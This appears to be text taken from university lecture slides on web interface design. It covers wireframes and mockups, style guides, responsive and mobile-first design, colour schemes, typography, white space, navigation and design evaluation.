
Low-fidelity (wireframe) mockups and prototypes

A low-fidelity mockup can be drawn on paper or using some tools as Visual Paradigm, InVision, or Balsamiq



High-fidelity mockups and prototypes

High-fidelity mockup looks like the final application with a very similar appearance. Some tools like Figma can help designers to create high fidelity mockups.



Style guides

A style guide is a document which consists of general rules for the graphic design of the interface.


It describes the page layout, color schemes, text, header, footer, and other graphical elements.

Developers can use style guides along with low-fidelity mockups to ensure that implementation match with the intended visual appearance.

<https://www.youtube.com/watch?v=3YsyhUsIsLk>

Navigation maps

Navigation maps are similar to site maps
They show the possible navigation among places (pages, windows or screens)



Low-fidelity vs High-fidelity Prototyping

Type	Advantages	Disadvantages
Low-fidelity prototyping	<ul style="list-style-type: none">- Can be a proof of concept- Rapid production- Low development cost- Useful device for communication- Useful for identifying market requirements- Useful for evaluation of multiple design concepts	<ul style="list-style-type: none">- Driven by the facilitator- Limited error checking- No enough details for coding- Limited usefulness for usability testing- Limited navigation and flow
High-fidelity prototyping	<ul style="list-style-type: none">- Complete functionality- Driven by the user- Fully interactive- Navigational scheme is defined clearly- Good for marketing and sale- Looks like the final product- Efficient for exploration and test	<ul style="list-style-type: none">- High development cost- Time consuming development- Ineffective for requirements gathering- Not very efficient for proof of concept

Balsamiq

<https://balsamiq.com/>

The screenshot shows the Balsamiq wireframe tool interface. At the top, there's a navigation bar with icons for back, forward, home, and search, followed by the URL balsamiq.cloud/syaar8u/pe7pj6/rE39C. The main menu includes Project, Edit, View, Help, and various document-related icons. A toolbar below the menu contains buttons for All, Android, Assets, Big, Buttons, Common, Containers, Forms, Icons, iOS, Layout, Markup, Media, Symbols, and Text, along with a 'More Controls...' button.


The central workspace displays a wireframe of a web page titled "My Amazing Web App". The page features a header with a logo and a "Welcome to Balsamiq!" message, a main content area with a heading "The best way to xyz on abc with your friends!", a paragraph of placeholder text (Lorem ipsum), and a "See it in action" button. To the right of the main content is a sign-up form titled "Sign Up & Start Your Free Trial" with fields for first name, last name, email address, password, and a "Sign Up for Balsamiq Cloud" button.

On the left side, there's a "Wireframes" panel showing a sample project wireframe and a "Website Sample" section. At the bottom left, there's a "What can you wireframe with Balsamiq?" section with icons for Mobile Apps and Desktop Apps.

On the right side, there's a "Website Sample" panel with a "Notes" section containing the text "Click here to edit notes.", an "Alternate Versions" section with a note "Click '+' to create an alternate version of this wireframe", and a "Share" button.

Figma

<https://figma.com/>



Mobile websites vs desktop websites



View my basket (0)

Search & Buy

Passengers *

Travelling From* Where from?

Going To* Where to?

Outbound Date* Outbound Date

Return Date Return (optional)

Promotion Code

*Indicates required

FIND MY JOURNEY

Travel Update

Where We Stop

Bus Features

View All

Auckland Hamilton Tauranga Rotorua Taupo Whangarei

Free Power and WiFi Air Conditioning

Modern Fleet Reclining Seat

Professional Driver Toilet

Limited Mobility Safety First Seatbelt

About ManaBus.com

Helpful Links

Popular Routes

More of ManaBus.com

Polkibus.com Vansib.com Superbus.com © Copyright ManaBus.com

Creative design: klaklak Website development: Frontie

Adaptive vs responsive web design

- **Fluid websites** use percentages for widths allowing elements on the page to become narrower and the text to re-flow.
- **Adaptive websites** use media queries to target specific devices and change the layout displayed accordingly. Adaptive design uses static layout for different screen sizes (usually for six common screen widths: 320, 480, 760, 960, 1200, and 1600).
- **Responsive websites** use a fluid grid and media queries to control the way content is displayed across multiple devices and browser sizes. It uses CSS to change the style based on the target device.

Mobile-first Design

- **Mobile-first:** This approach designs for the mobile handset first and then enhances this experience for more capable devices (progressive enhancement)
- **Graceful degradation:** This is the opposite approach where the usually more complex desktop version is designed first and then designed to degrade gracefully for less capable devices, e.g. multimedia may be replaced with an image etc.


Designing a Website

When setting out to design a new website, we have plenty of decisions to make. Standard web design principles offer us some guidance on key aspects, such as:

- Choice of a site color scheme
- Choice of text font and size
- Placeholder text
- Use of white space
- Location of navigation menus
- Planning for different browsers and screen resolutions
- Testing

Choosing a Color Scheme

The background colors and graphics we use have a tremendous effect on the mood evoked for our visitors. We can use a color wheel to assist us with making selections:





We should limit the number of main colors on our site to four (excluding black and white).

Color selection should always be made with our target audience in mind. A color scheme for a site aimed at teens would be very different than one targeted at business customers.

Complementary Color Scheme


Complementary colors are directly across from each other on the color wheel:



This strong contrast lends a vibrant, energetic feeling to a site.



Triad Color Scheme

Triads are three different colors equidistant from one another on the color wheel:



Analogous Color Scheme

Analogous colors are those that are next to each other on the color wheel:



Analogous colors are pleasing to the eye and make for a peaceful, serene design.


Choosing Fonts and Sizes

When choosing fonts, font sizes, and text colors for our site, we should keep the following tips in mind:

- Many designers use two different fonts for their sites: one for headings and one for regular body text.
- Font size must be large enough to read easily. Consider 12px to be the minimum acceptable size.
- Black text on a white background is the most common. However, any light color text with a dark background or dark color text with a light background can be acceptable, provided there is strong contrast.
- Avoid using bright colors for text.
- Avoid underlining text or making text blue for emphasis, as this can easily be mistaken for link text. Use bold or italics for emphasis instead.

Placeholder Text

Often when designing a web page, we don't have our text content written yet, but we want to see a mock-up of how text will look on the page. In these cases, we can use the "Lorem Ipsum" text temporarily:



"Lorem Ipsum" is text in Latin that we copy and paste into our pages for testing. A copy is available free at lipsum.com and many other sites.

White Space

White space is the space between the elements of your web page. It does not literally have to be white; it can be the color of your background:



Too many elements crammed onto a page can be overwhelming to the visitor.

Plenty of white space makes for an uncluttered and easy-to-read page.

Navigation Menus

Most websites have their navigation links across the top or down the left side of the screen:

The screenshot shows the UNSW Canberra Hub SharePoint site. A red arrow points from the text 'The logo or name of the site in the header is traditionally a link back to the home page.' to the UNSW Canberra logo in the top-left corner of the header. Another red arrow points from the text 'Navigation menus should be consistent on all pages of a site.' to the horizontal navigation bar below the header, which contains links for 'UNSW Canberra Hub', 'News Hub', 'Schools', 'Service Units', 'Centres, Institutes and Innovation', 'Our Systems', 'How To...', and 'Find Me...'. The page content area displays the text 'UNSW Canberra Hub'.

The logo or name of the site in the header is traditionally a link back to the home page.

Navigation menus should be consistent on all pages of a site.

More Design Tips

Here are a few more design tips to bear in mind when setting out to build a website:

- Aim for consistency in the look and feel of the site. Logos, headers, footers, and navigations bars should reside in the same spot from page to page, and site colors and text should remain consistent site-wide.
- Align groups of elements horizontally or vertically on the page. Alignment makes a site both easier to use and more visually appealing.
- Always proofread your site content. There's no excuse to have misspelled words or grammatical errors. Such errors reflect poorly on you as a designer.

Types of Software Testing

- Functional Testing
- Usability Testing
- Interface Testing
- Database Testing
- Performance Testing
- Compatibility Testing
- Security Testing

Evaluating the Design

In (Preece, et al., 2015), evaluation is defined as:

“The process of systematically collecting data that informs us about what it is like for a particular user or group of users to use a product for a particular task in a certain type of environment.”

Evaluation Techniques and Paradigms

- **User studies:** “user studies essentially involve looking at how people behave either in their natural [environments], or in the laboratory, both with old technologies and with new ones.”(Preece, et al., 2015)
- **Evaluation paradigm:** Evaluation is usually based on some beliefs backed up by theories. These beliefs and the associated techniques are called an evaluation paradigm (Preece, et al., 2015). Each paradigm has its own techniques and methods.
- **Formative evaluation:** It refers to testing at early stages of the design. Formative evaluation is to know about user requirements and check whether they have been reflected in the design.
